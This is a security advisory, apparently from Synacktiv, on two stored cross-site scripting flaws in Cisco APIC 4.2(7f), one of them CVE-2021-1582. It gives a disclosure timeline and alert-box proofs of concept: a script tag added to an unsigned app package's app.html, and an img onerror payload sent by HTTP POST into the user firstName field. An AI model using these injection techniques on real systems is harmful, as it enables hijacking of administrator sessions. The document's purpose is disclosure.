Cross-Site Scripting in Cisco APIC version 4.2(7f) CVE-2021-1582

Security advisory

2021-04-16

Adrien Peter
Guillaume Jacques
Pierre Milioni
Clément Amic

Vulnerabilities description

The Cisco APIC

The Cisco Application Policy Infrastructure Controller (Cisco APIC) is the main architectural component of the Cisco ACI solution. It is the unified point of automation and management for the Cisco ACI fabric, policy enforcement, and health monitoring.[1]

The issues

Synacktiv discovered two stored Cross-Site Scripting vulnerabilities in the *Cisco APIC*:

- Firstly, through the installation of a modified application package. No CVE Id has been affected to this vulnerability.
- Secondly, from users' first name and last name in Admin/Users interface. This vulnerability is identified with CVE-2021-1582 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-capic-scss-bFT75YrM)

Affected versions

At the time this report is written, the version 4.2(7f) was proven to be affected.

Timeline

Date	Action
2021-04-16	Advisory sent to *Cisco Product Security Incident Response*.
2021-04-20	Cisco retested and acknowledged the vulnerabilities
2021-07	Cisco released a fix in July 2021
2021-08-25	Cisco released the security advisories

1 https://www.cisco.com/c/en_ca/products/cloud-systems-management/application-policy-infrastructure-controller-apic/index.html

Technical description and proof-of-concept


1. Application package installation

Applications can be installed on the APIC. Valid application can be found at *https://dcappcenter.cisco.com/*. It has been discovered that no signature check is performed during the deployment of an application. Thus, it is possible to insert arbitrary code in a valid application.

For instance, it is possible to download the Policy Viewer application (*https://dcappcenter.cisco.com/policy-viewer.html*) and add the JavaScript payload ***<script>alert(document.domain);</script>*** in the *app.html* file:

```
$ cat Cisco_PolicyViewer/UIAssets/app.html
<!doctype html><html lang="en"><head><meta charset="utf-8"/><meta name="viewport"
content="width=device-width,initial-scale=1,shrink-to-fit=no"/><title>ACI Policy
Viewer</title><link href="./static/css/main.df81ab59.chunk.css"
rel="stylesheet"></head><body class="cui" style="height:100%;overflow-
y:hidden"><noscript>You need to enable JavaScript to run this app.</noscript><script
type="text/javascript">window.addEventListener("message",(function(e)
{if(e.source===window.parent){var n=null;try{n=JSON.parse(e.data,!0)}catch(e)
{n=null}n&&(document.cookie="app_"+n.appId+"_token="+n.token,document.cookie="app_"+n.appId
+"_urlToken="+n.urlToken)}}))</script><script>alert(document.domain);</script>[...]
```

The application can be deployed without error by an administrator having the appropriate privilege:



Network Insights - Base
by Cisco

Network Insights Base implements TAC Assist and Telemetry functionality. Additionally, it enables Cisco TAC teams to collect tech support on demand for a particular device.


Policy Viewer
by Cisco

It visualizes ACI network policies such as VRF, BD, EPG along with its domains such as physical domain

This application is installed in tabs:
- **Tenant**
- **EPG**
- **Bridge Domain**

Illustration 1: PolicyViewer installed.

Then, as soon as any user on the APIC access the application UI, the XSS is triggered. This particular payload injected in the application package displays an alert popup:


Non sécurisé | 10.45.1.80/#bTenants:SYNACKTIV|uni/tn-SYNACKTIV/ap-SYNACKTIV-APP-Profile/epg-SYNACKTIV-EPG
APIC
System
Tenants
Fabric
Virtual Networking
L4-L7 Services
Admin
Operations
ALL TENANTS | Add Tenant | Tenant Search: name or descr | common | mgmt | infra | SYN
SYNACKTIV
EPG - SYNACKTIV-EPG
OK

10.45.1.80 indique

10.45.1.80

Illustration 2: XSS is executed client-side.

2. Stored Cross-Site Scripting (XSS)


The *APIC* management web application does not correctly encode user-supplied data before it is displayed.

Every HTML element posted to the *users-admin* API is not filtered or encoded. It is then possible to send the JavaScript payload ***<img src=a onerror=alert('XSS')>*** in the ***firstname*** or ***lastname*** parameter. For example, targeting the *firstname* :

```
POST /api/node/mo/uni/userext/user-admin.json HTTP/1.1
Host: apic
Content-Length: 119

{"aaaUser":{"attributes":{"dn":"uni/userext/user-admin","firstName":"<img src=a
onerror=alert('XSS')>"},"children":[]}}


HTTP/1.1 200 OK
Server: Cisco APIC
Content-Type: application/json
Content-Length: 30

{"totalCount":"0","imdata":[]}
```

While the data seems to be correctly encoded on the main page, it is displayed without encoding in a small pop-up window when the user overs his mouse over the *firstname* field.

Thus, when an administrator access the webpage in Admin / Users, if he places his cursor over the corrupted *firstname*, the HTML payload will be interpreted. This particular payload spawns an alert popup:



apic says
XSS

Login ID	First Name	Last Name	Email	Phone
admin	<img src=a onerro...	<b>test</b>		

Page 1 Of 1 Objects Per Page: 15 Displaying Objects 1 - 1 Of 1

Illustration 3: XSS vulnerability triggered.